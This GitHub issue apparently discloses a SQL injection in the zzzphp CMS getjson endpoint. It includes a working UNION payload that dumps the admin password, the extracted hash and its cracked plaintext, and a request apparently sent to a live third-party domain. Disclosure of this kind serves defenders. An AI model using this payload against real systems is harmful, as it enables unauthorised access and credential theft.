h4ckdepy / zzzphp Public

<> Code ⊙ Issues 1 Pull requests Actions Projects Security ···

New issue

Jump to bottom


Vulnerability analysis #1

⊙ Open **h4ckdepy** opened this issue on Aug 19, 2020 · 0 comments

Labels help wanted

h4ckdepy commented on Aug 19, 2020 • edited Owner

Injection point: http://127.0.0.1/zzzphp/form/index.php?module=getjson
Send a post request,and payload:
table=gbook&where[]=1=1 union select password from zzz_user&col=1




http://dgim.cn//form/index.php?module=getjson

☑ Post data □ Referrer

Post data

table=gbook&where[]=1=1 union select password from zzz_user&col=1

```
[{"1":"c73fb58ce3828bcb"}]
```



密文: c73fb58ce3828bcb
类型: 自动 [帮助]

查询结果:
753951

Analysis:
In the file: https://github.com/h4ckdepy/zzzphp/blob/master/form/index.php line:262
get_json() method supports execution through the getmodule() method and when the value of the $act variable is getjson. At this time, it will get the URL as follows: http://127.0.0.1/zzzphp/form/index.php?module=getjson Post. And in the where parameter, the array can be used to bypass the restriction, and there is no SQL injection filter on the parameter, resulting in SQL injection.

h4ckdepy added the help wanted label on Aug 19, 2020

Assignees
No one assigned

Labels
help wanted

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant